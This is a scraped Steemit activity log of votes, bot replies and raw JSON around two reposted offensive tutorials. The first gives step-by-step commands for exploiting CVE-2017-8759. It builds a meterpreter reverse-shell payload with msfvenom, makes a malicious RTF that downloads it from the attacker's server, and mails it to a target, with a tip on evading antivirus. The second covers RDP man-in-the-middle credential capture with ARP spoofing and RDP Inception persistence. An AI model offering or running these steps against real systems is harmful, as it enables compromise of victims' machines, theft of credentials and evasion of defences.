      "vesting_payout": "12.218758 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-01T15:25:15",
  "trx_id": "0000000000000000000000000000000000000000",
  "trx_in_block": 4294967295,
  "virtual_op": 9
}mosgwinupvoted (100.00%) @fortean / how-to-exploit-nearly-any-windows-system-using-cve-2017-87592018/04/26 03:43:39
mosgwinupvoted (100.00%) @fortean / how-to-exploit-nearly-any-windows-system-using-cve-2017-8759
2018/04/26 03:43:39
| author | fortean |
| permlink | how-to-exploit-nearly-any-windows-system-using-cve-2017-8759 |
| voter | mosgwin |
| weight | 10000 (100.00%) |
| Transaction Info | Block #21894104/Trx 9309c6aaabe1e0ba4cf74bdd91eb530438d674f8 |
View Raw JSON Data
{
  "block": 21894104,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "how-to-exploit-nearly-any-windows-system-using-cve-2017-8759",
      "voter": "mosgwin",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-26T03:43:39",
  "trx_id": "9309c6aaabe1e0ba4cf74bdd91eb530438d674f8",
  "trx_in_block": 40,
  "virtual_op": 0
}lobanovupvoted (100.00%) @fortean / lateral-movement-rdp2018/04/26 02:18:36
lobanovupvoted (100.00%) @fortean / lateral-movement-rdp
2018/04/26 02:18:36
| author | fortean |
| permlink | lateral-movement-rdp |
| voter | lobanov |
| weight | 10000 (100.00%) |
| Transaction Info | Block #21892405/Trx 987df23cb3bbe570ffb5585911323eb2ea9c970a |
View Raw JSON Data
{
  "block": 21892405,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "lateral-movement-rdp",
      "voter": "lobanov",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-26T02:18:36",
  "trx_id": "987df23cb3bbe570ffb5585911323eb2ea9c970a",
  "trx_in_block": 14,
  "virtual_op": 0
}pertusinupvoted (100.00%) @fortean / active-directory-dcshadow2018/04/26 02:05:27
pertusinupvoted (100.00%) @fortean / active-directory-dcshadow
2018/04/26 02:05:27
| author | fortean |
| permlink | active-directory-dcshadow |
| voter | pertusin |
| weight | 10000 (100.00%) |
| Transaction Info | Block #21892143/Trx 0398b2703cd2db4bfb6bc5c11a3431a318d2afd3 |
View Raw JSON Data
{
  "block": 21892143,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "active-directory-dcshadow",
      "voter": "pertusin",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-26T02:05:27",
  "trx_id": "0398b2703cd2db4bfb6bc5c11a3431a318d2afd3",
  "trx_in_block": 32,
  "virtual_op": 0
}tlondarupvoted (100.00%) @fortean / active-directory-dcshadow2018/04/26 02:05:27
tlondarupvoted (100.00%) @fortean / active-directory-dcshadow
2018/04/26 02:05:27
| author | fortean |
| permlink | active-directory-dcshadow |
| voter | tlondar |
| weight | 10000 (100.00%) |
| Transaction Info | Block #21892143/Trx f7571ccbfa4dada2332bc04ee240aba6b3644d1d |
View Raw JSON Data
{
  "block": 21892143,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "active-directory-dcshadow",
      "voter": "tlondar",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-26T02:05:27",
  "trx_id": "f7571ccbfa4dada2332bc04ee240aba6b3644d1d",
  "trx_in_block": 21,
  "virtual_op": 0
}nkicaupvoted (100.00%) @fortean / active-directory-dcshadow2018/04/26 02:05:18
nkicaupvoted (100.00%) @fortean / active-directory-dcshadow
2018/04/26 02:05:18
| author | fortean |
| permlink | active-directory-dcshadow |
| voter | nkica |
| weight | 10000 (100.00%) |
| Transaction Info | Block #21892140/Trx 9a7fa4d3f4141b4fec701707c6c927a2592ed517 |
View Raw JSON Data
{
  "block": 21892140,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "active-directory-dcshadow",
      "voter": "nkica",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-26T02:05:18",
  "trx_id": "9a7fa4d3f4141b4fec701707c6c927a2592ed517",
  "trx_in_block": 31,
  "virtual_op": 0
}2018/04/25 19:20:30
2018/04/25 19:20:30
| author | cheetah |
| body | Hi! I am a robot. I just upvoted you! I found similar content that readers might be interested in: https://www.hackers-arise.com/single-post/2017/09/20/Exploiting-Nearly-Any-Windows-System-Using-CVE-2017-8759#! |
| json metadata | |
| parent author | fortean |
| parent permlink | how-to-exploit-nearly-any-windows-system-using-cve-2017-8759 |
| permlink | cheetah-re-forteanhow-to-exploit-nearly-any-windows-system-using-cve-2017-8759 |
| title | |
| Transaction Info | Block #21884051/Trx 04b053f9bc037036c341a12bd9470d5c2217207c |
View Raw JSON Data
{
  "block": 21884051,
  "op": [
    "comment",
    {
      "author": "cheetah",
      "body": "Hi! I am a robot. I just upvoted you! I found similar content that readers might be interested in:\nhttps://www.hackers-arise.com/single-post/2017/09/20/Exploiting-Nearly-Any-Windows-System-Using-CVE-2017-8759#!",
      "json_metadata": "",
      "parent_author": "fortean",
      "parent_permlink": "how-to-exploit-nearly-any-windows-system-using-cve-2017-8759",
      "permlink": "cheetah-re-forteanhow-to-exploit-nearly-any-windows-system-using-cve-2017-8759",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-25T19:20:30",
  "trx_id": "04b053f9bc037036c341a12bd9470d5c2217207c",
  "trx_in_block": 19,
  "virtual_op": 0
}cheetahupvoted (0.08%) @fortean / how-to-exploit-nearly-any-windows-system-using-cve-2017-87592018/04/25 19:20:24
cheetahupvoted (0.08%) @fortean / how-to-exploit-nearly-any-windows-system-using-cve-2017-8759
2018/04/25 19:20:24
| author | fortean |
| permlink | how-to-exploit-nearly-any-windows-system-using-cve-2017-8759 |
| voter | cheetah |
| weight | 8 (0.08%) |
| Transaction Info | Block #21884049/Trx 94ba110394922d28d7841f7d275758111c0e1458 |
View Raw JSON Data
{
  "block": 21884049,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "how-to-exploit-nearly-any-windows-system-using-cve-2017-8759",
      "voter": "cheetah",
      "weight": 8
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-25T19:20:24",
  "trx_id": "94ba110394922d28d7841f7d275758111c0e1458",
  "trx_in_block": 20,
  "virtual_op": 0
}forteanpublished a new post: how-to-exploit-nearly-any-windows-system-using-cve-2017-87592018/04/25 19:20:09
forteanpublished a new post: how-to-exploit-nearly-any-windows-system-using-cve-2017-8759
2018/04/25 19:20:09
| author | fortean |
| body | The beauty of this exploit is that it applies to nearly every Windows system.  This exploit embeds a command to connect the target system to a web server on our system. There, the command will get our payload (windows/meterpreter/reverse_tcp) and put it on the target. The payload will then connect to a listener that we start on Metasploit (multi/handler). We will be using Metasploit to do parts of this exploit. In this tutorial, I will be using the file name "gotcha" for the .rtf file, the .exe and the .txt file. I hope this is not confusing. They are all separate and different files with unique extensions. Step #1 Download from Github.com https://github.com/rapid7/metasploit-framework The first step is to fire up Kali and open a terminal.  When you have a terminal open, we will start by downloading a convenient python script to exploit CVE-2017-8759. kali > git clone https://github.com/bhdresh/CVE-2017-8759  Once it has downloaded successfully, we must change directory to the new CVE-2017-8759 directory kali > cd CVE-2017-8759 Now, do a long listing on that directory. kali > ls -l  As you can see, we have both a cve-2017-8759_toolkit.py and a README.md file. Obviously, one is the python script and the other instructions. Before we can do anything, we need to give ourselves permission to execute the file using chmod. kali > chmod 755 cve-2017-8759_toolkit.py Now that we have permissions to execute the file, let's take look at the README for some help on how to use this script. kali > more README.md You can see the basic switches in this script below.   Note in the screenshot above, the sample command. We will using a nearly identical command as this example.  Step #2: Create a Meterpreter Payload for the Code to Retrieve from Our Web Server Before we begin with the python script, let's first create a payload that we will eventually place on the target that will connect back to our system. We will be using msfvenom from Metasploit to create our payload). Make certain that you use the IP address of your system in LHOST. We will be placing the payload in the /tmp directory and naming it gotcha.exe kali > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=6996 -f exe > /tmp/gotcha.exe  Step #3: Create our Malicious RTF file Next, we need to create the malicious .rtf file. Similar to the example command in the README.md file, except we will be using our IP address and create a file named "Gotcha.rtf". kali > python cve-2017-8759_toolkit.py -M gen -w Gotcha.rtf -u http://192.168.1.101/gotcha.txt  When we now do a long listing on the directory we can see the malicious .rtf file has been created. Step #4: Host the Payload on our Web Server Next, we need to host that payload on a web server. Our script enables us to set a web server hosting the payload. When the exploit is executed, it will retrieve this payload and place it on the target system. kali > python cve-2017-8759_toolkit.py -M exp -e http://192.168.1.101/gotcha.exe -l /tmp/gotcha.exe  When we hit ENTER, the script starts a web server on port 80 that the malware will connect to and deliver the payload we created with msfvenom. Step #5: Open a multi handler to listen for the connection Now, we need to open a listener on our system to connect to the meterpreter payload when it executes on the target system. kali > msfconsole  msf > use mult/handle msf > set PAYLOAD windows/meterpreter/reverse_tcp msf > set LHOST 192.68.1.101 msf > set LPORT 6996 Step #6: Send the Malicious .rtf to the Target Lastly, we need to send the malicious RTF file by email, DropBox, flash drive etc. to the target. When the target opens the file, the malicious code in the rtf will connect to our web server on port 80, get the payload we created in msfvenom and the payload will connect to our listener in Metasploit and give us a meterpreter prompt!  Now we own the system! One possible hitch in this scenario, of course, is that the system has been patched. The other possible hitch is that AV software detects our payload. If that is the case, try re-encoding the payload using OWASP-ZSC. |
| json metadata | {"tags":["exploit","metasploit"],"image":["https://steemitimages.com/DQmRfupt4fBt6sP4Sex4m3ErzF26Yia4LCWdbsGm5VeAsiX/image.png","https://steemitimages.com/DQmcmZ1wAxjXpKAZaKGUHBGjT5LjLjZ7VHnH5z3qQeEMgfQ/image.png","https://steemitimages.com/DQme7wvASzY5nt6BycEf4njHjkmiruDTbUgt6jwYwAtDWSU/image.png","https://steemitimages.com/DQmUUS4qQDegnq1BsunhwMHWc5MT6eWPM1NrHVYsEL1U7ca/image.png","https://steemitimages.com/DQmPW84owRHVr6yavQBcDMrjQxbXCMG4Ja7usPkhuatceny/image.png","https://steemitimages.com/DQmeX5m4rFLTSd5v3ZffkGYX6FNDu8TGYGmd3JK7brNMQQK/image.png","https://steemitimages.com/DQmXP9jkkS28PCGkR4HnHFCSdbVoi4L2dtrgJfq2oFdQUXs/image.png","https://steemitimages.com/DQmcBcGcxM7LGX6RKGvuHmcUyTMdXT3nD13T57sNKtQN84z/image.png","https://steemitimages.com/DQmTtPKnYW8v1nBU78zeuBm7SpVzo2Az6UNt98NoB9sDpUb/image.png","https://steemitimages.com/DQmThAupBiHwFqqhdxmZ2Sjo2kH2A2VVx58rqJy3DyqS6i4/image.png","https://steemitimages.com/DQmVkbqpQJMBXDSg6DuYm7gwNGYoVJyoc9rkKU5bfYwE5Hx/image.png","https://steemitimages.com/DQmNxdYisjwZwLbEwiLd2sZJYNmpqvSK5yfMV6ZpjfW3jen/image.png"],"links":["https://github.com/rapid7/metasploit-framework","https://github.com/bhdresh/CVE-2017-8759","http://192.168.1.101/gotcha.txt"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | exploit |
| permlink | how-to-exploit-nearly-any-windows-system-using-cve-2017-8759 |
| title | How to Exploit Nearly Any Windows System Using CVE-2017-8759 |
| Transaction Info | Block #21884044/Trx 5783282c6eff6cbed13eb4e8cdcc277fd0d166b5 |
View Raw JSON Data
{
"block": 21884044,
"op": [
"comment",
{
"author": "fortean",
"body": "The beauty of this exploit is that it applies to nearly every Windows system.\n\n\n\nThis exploit embeds a command to connect the target system to a web server on our system. There, the command will get our payload (windows/meterpreter/reverse_tcp) and put it on the target. The payload will then connect to a listener that we start on Metasploit (multi/handler).\n\nWe will be using Metasploit to do parts of this exploit.\n \nIn this tutorial, I will be using the file name \"gotcha\" for the .rtf file, the .exe and the .txt file. I hope this is not confusing. They are all separate and different files with unique extensions.\n\nStep #1 Download from Github.com\n\n https://github.com/rapid7/metasploit-framework\n\nThe first step is to fire up Kali and open a terminal.\n\n\n\nWhen you have a terminal open, we will start by downloading a convenient python script to exploit CVE-2017-8759.\n\nkali > git clone https://github.com/bhdresh/CVE-2017-8759\n\n\n\nOnce it has downloaded successfully, we must change directory to the new CVE-2017-8759 directory\n\nkali > cd CVE-2017-8759\n\nNow, do a long listing on that directory.\n\nkali > ls -l\n\n\n\nAs you can see, we have both a cve-2017-8759_toolkit.py and a README.md file. Obviously, one is the python script and the other instructions.\n\nBefore we can do anything, we need to give ourselves permission to execute the file using chmod.\n\nkali > chmod 755 cve-2017-8759_toolkit.py\n\nNow that we have permissions to execute the file, let's take look at the README for some help on how to use this script.\n\nkali > more README.md\n\nYou can see the basic switches in this script below.\n\n\n\n\n\nNote in the screenshot above, the sample command. We will using a nearly identical command as this example.\n\n\n\nStep #2: Create a Meterpreter Payload for the Code to Retrieve from Our Web Server\n\nBefore we begin with the python script, let's first create a payload that we will eventually place on the target that will connect back to our system. We will be using msfvenom from Metasploit to create our payload). Make certain that you use the IP address of your system in LHOST. We will be placing the payload in the /tmp directory and naming it gotcha.exe\n\nkali > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=6996 -f exe > /tmp/gotcha.exe\n\n\n\nStep #3: Create our Malicious RTF file\n\nNext, we need to create the malicious .rtf file. Similar to the example command in the README.md file, except we will be using our IP address and create a file named \"Gotcha.rtf\".\n\nkali > python cve-2017-8759_toolkit.py -M gen -w Gotcha.rtf -u http://192.168.1.101/gotcha.txt\n\n\n\nWhen we now do a long listing on the directory we can see the malicious .rtf file has been created.\n\nStep #4: Host the Payload on our Web Server\n\nNext, we need to host that payload on a web server. Our script enables us to set a web server hosting the payload. When the exploit is executed, it will retrieve this payload and place it on the target system.\n\nkali > python cve-2017-8759_toolkit.py -M exp -e http://192.168.1.101/gotcha.exe -l /tmp/gotcha.exe\n\n\n\nWhen we hit ENTER, the script starts a web server on port 80 that the malware will connect to and deliver the payload we created with msfvenom.\n\nStep #5: Open a multi handler to listen for the connection\n\nNow, we need to open a listener on our system to connect to the meterpreter payload when it executes on the target system.\n\nkali > msfconsole\n\n\n\nmsf > use mult/handle\n\nmsf > set PAYLOAD windows/meterpreter/reverse_tcp\n\nmsf > set LHOST 192.68.1.101\n\nmsf > set LPORT 6996\n\nStep #6: Send the Malicious .rtf to the Target\n\nLastly, we need to send the malicious RTF file by email, DropBox, flash drive etc. to the target. When the target opens the file, the malicious code in the rtf will connect to our web server on port 80, get the payload we created in msfvenom and the payload will connect to our listener in Metasploit and give us a meterpreter prompt!\n\n\n\nNow we own the system!\n\nOne possible hitch in this scenario, of course, is that the system has been patched. The other possible hitch is that AV software detects our payload. If that is the case, try re-encoding the payload using OWASP-ZSC.",
"json_metadata": "{\"tags\":[\"exploit\",\"metasploit\"],\"image\":[\"https://steemitimages.com/DQmRfupt4fBt6sP4Sex4m3ErzF26Yia4LCWdbsGm5VeAsiX/image.png\",\"https://steemitimages.com/DQmcmZ1wAxjXpKAZaKGUHBGjT5LjLjZ7VHnH5z3qQeEMgfQ/image.png\",\"https://steemitimages.com/DQme7wvASzY5nt6BycEf4njHjkmiruDTbUgt6jwYwAtDWSU/image.png\",\"https://steemitimages.com/DQmUUS4qQDegnq1BsunhwMHWc5MT6eWPM1NrHVYsEL1U7ca/image.png\",\"https://steemitimages.com/DQmPW84owRHVr6yavQBcDMrjQxbXCMG4Ja7usPkhuatceny/image.png\",\"https://steemitimages.com/DQmeX5m4rFLTSd5v3ZffkGYX6FNDu8TGYGmd3JK7brNMQQK/image.png\",\"https://steemitimages.com/DQmXP9jkkS28PCGkR4HnHFCSdbVoi4L2dtrgJfq2oFdQUXs/image.png\",\"https://steemitimages.com/DQmcBcGcxM7LGX6RKGvuHmcUyTMdXT3nD13T57sNKtQN84z/image.png\",\"https://steemitimages.com/DQmTtPKnYW8v1nBU78zeuBm7SpVzo2Az6UNt98NoB9sDpUb/image.png\",\"https://steemitimages.com/DQmThAupBiHwFqqhdxmZ2Sjo2kH2A2VVx58rqJy3DyqS6i4/image.png\",\"https://steemitimages.com/DQmVkbqpQJMBXDSg6DuYm7gwNGYoVJyoc9rkKU5bfYwE5Hx/image.png\",\"https://steemitimages.com/DQmNxdYisjwZwLbEwiLd2sZJYNmpqvSK5yfMV6ZpjfW3jen/image.png\"],\"links\":[\"https://github.com/rapid7/metasploit-framework\",\"https://github.com/bhdresh/CVE-2017-8759\",\"http://192.168.1.101/gotcha.txt\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "exploit",
"permlink": "how-to-exploit-nearly-any-windows-system-using-cve-2017-8759",
"title": "How to Exploit Nearly Any Windows System Using CVE-2017-8759"
}
],
"op_in_trx": 0,
"timestamp": "2018-04-25T19:20:09",
"trx_id": "5783282c6eff6cbed13eb4e8cdcc277fd0d166b5",
"trx_in_block": 38,
"virtual_op": 0
}cheetahreplied to @fortean / cheetah-re-forteanlateral-movement-rdp2018/04/25 17:55:09
cheetahreplied to @fortean / cheetah-re-forteanlateral-movement-rdp
2018/04/25 17:55:09
| author | cheetah |
| body | Hi! I am a robot. I just upvoted you! I found similar content that readers might be interested in: https://pentestlab.blog/2018/04/24/lateral-movement-rdp/ |
| json metadata | |
| parent author | fortean |
| parent permlink | lateral-movement-rdp |
| permlink | cheetah-re-forteanlateral-movement-rdp |
| title | |
| Transaction Info | Block #21882345/Trx 383326e71abd8d87daf1c138c9d1b7440cfe4b2c |
View Raw JSON Data
{
  "block": 21882345,
  "op": [
    "comment",
    {
      "author": "cheetah",
      "body": "Hi! I am a robot. I just upvoted you! I found similar content that readers might be interested in:\nhttps://pentestlab.blog/2018/04/24/lateral-movement-rdp/",
      "json_metadata": "",
      "parent_author": "fortean",
      "parent_permlink": "lateral-movement-rdp",
      "permlink": "cheetah-re-forteanlateral-movement-rdp",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-25T17:55:09",
  "trx_id": "383326e71abd8d87daf1c138c9d1b7440cfe4b2c",
  "trx_in_block": 17,
  "virtual_op": 0
}cheetahupvoted (0.08%) @fortean / lateral-movement-rdp2018/04/25 17:55:03
cheetahupvoted (0.08%) @fortean / lateral-movement-rdp
2018/04/25 17:55:03
| author | fortean |
| permlink | lateral-movement-rdp |
| voter | cheetah |
| weight | 8 (0.08%) |
| Transaction Info | Block #21882343/Trx 8e3dafca971daab830c6679ca9f1d334923b392f |
View Raw JSON Data
{
  "block": 21882343,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "lateral-movement-rdp",
      "voter": "cheetah",
      "weight": 8
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-25T17:55:03",
  "trx_id": "8e3dafca971daab830c6679ca9f1d334923b392f",
  "trx_in_block": 53,
  "virtual_op": 0
}forteanpublished a new post: lateral-movement-rdp2018/04/25 17:54:33
forteanpublished a new post: lateral-movement-rdp
2018/04/25 17:54:33
| author | fortean |
| body | The Remote Desktop Protocol (RDP) is widely used across internal networks by Administrators. This allows systems owners and admins to manage Windows environments remotely. However RDP can give various opportunities to an attacker to conduct attacks that can be used for lateral movement in red team scenarios. The attacks below can allow the red team to obtain credentials, to hijack RDP sessions of other users and to execute arbitrary code to remote systems that will use RDP as authentication mechanism to infected workstations. RDP Man-in-the-Middle Implementing a Man-in-the-middle attack can often lead to credential capturing. It is Performing this attack against RDP sessions will allow an attacker to trivially obtain the plain-text password of a domain account for lateral movement purposes. Seth is a tool which can automate RDP Man-in-the-middle attacks regardless if Network Level Authentication (NLA) is enabled. Implementation of this attack requires four parameters: The Ethernet Interface The IP of the Attacker The IP of the victim Workstation (client) The IP of the target RDP host (server) 1 | ./seth.sh eth0 10.0.0.2 10.0.0.3 10.0.0.1  Upon execution the tool will perform on the background a series of steps to ensure that the attack will be implemented successfully. These steps are: Spoofing ARP replies Enable forwarding of IPv4 traffic to redirect traffic from the victim host to the attacker machine and then to the target RDP server. Configure an iptable rule to reject SYN packet to prevent direct RDP authentication. Capture SYN packet of the destination host. Clone of the SSL certificate. Reconfigure iptables rules to route traffic from the victim workstation to the target RDP host. Block traffic to port 88 to downgrade Kerberos authentication to NTLM. Steps 1-3 will be performed prior to victim authentication. The user that will attempt to authenticate via RDP to the target server will be presented with the following message:  When the user will establish connection the credentials will appear in plain-text to the attacker.  RDP Inception MDSec discovered a technique which allows an attacker to perform lateral movement inside a network by executing arbitrary code upon start up and propagates via RDP connections. To facilitate this attack MDSec developed a batch script to implement a proof of concept and a cobalt strike script. Executing the batch script on a workstation that an attacker has already gained access will result of a shell.  If an elevated user (Administrator or Domain Admin) attempt to authenticate via RDP with the host that has been already infected the batch script will be copied and on the system of the other user.  The batch script will be executed every time that the workstation starts in order to achieve persistence.  When the elevated user that has authenticated via RDP to the infected host restarts his machine the code will executed.  A new Meterpreter session will open however this time on the host of the administrator by abusing the RDP service and without the need to attack this system directly. 